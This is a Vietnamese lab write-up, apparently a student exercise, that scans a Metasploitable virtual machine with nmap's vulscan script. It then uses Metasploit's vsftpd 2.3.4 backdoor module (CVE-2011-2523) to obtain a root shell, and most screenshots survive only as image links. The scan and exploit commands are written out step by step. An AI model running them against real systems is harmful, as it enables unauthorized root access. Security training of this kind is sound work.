



Tìm lỗ hổng trên các dịch vụ HTTP của máy Meta với vulscan script và chỉ với cơ sở dữ liệu cve.csv

nmap -sV -p80 --script=vuln --script-args vulscandb=cve.csv 192.168.100.131

****








4. Khai thác lỗ hổng Lựa chọn 1 lỗ hổng (có mã CVE/ID của lỗ hổng) tìm được ở mục 3, tiến hành khai thác sử dụng MetaSploit.




-Theo như kết quả quét từ nmap , máy victim đang chạy dịch vụ Vsftpd v2.3.4 trên cổng 21

Ta sẽ khai thác cửa hậu trên Vsftpd v2.3.4




Tiến hành xác định lỗ hổng bảo mật của dịch vsftpd 2.3.4 đang chạy trên máy victim 🡪 lỗ hổng bảo mật : CVE -2011-2523 (vsFTPd version 2.3.4 back door)

Khởi động metaspolit




sử dụng lệnh: search vsftpd 2.3.4




Khai báo sử dụng mô đun tấn công: use exploit/unix/ftp/vsftpd\_234\_backdoor

set payload cmd/unix/interact






Chạy lệnh “show options” để xem các thông tin về mô đun tấn công đang sử dụng




Set các tham số cho module:

set RHOSTS 192.168.100.131 🡪 đặt giá trị cho tham số là địa chỉ ip của máy victim



=>Các lệnh đã sử dụng: run 🡪 chạy module khai thác 🡪 lấy về shell của máy victim



Kết quả hậu khai thác 🡪 lấy về shell của máy victim với đặc quyền root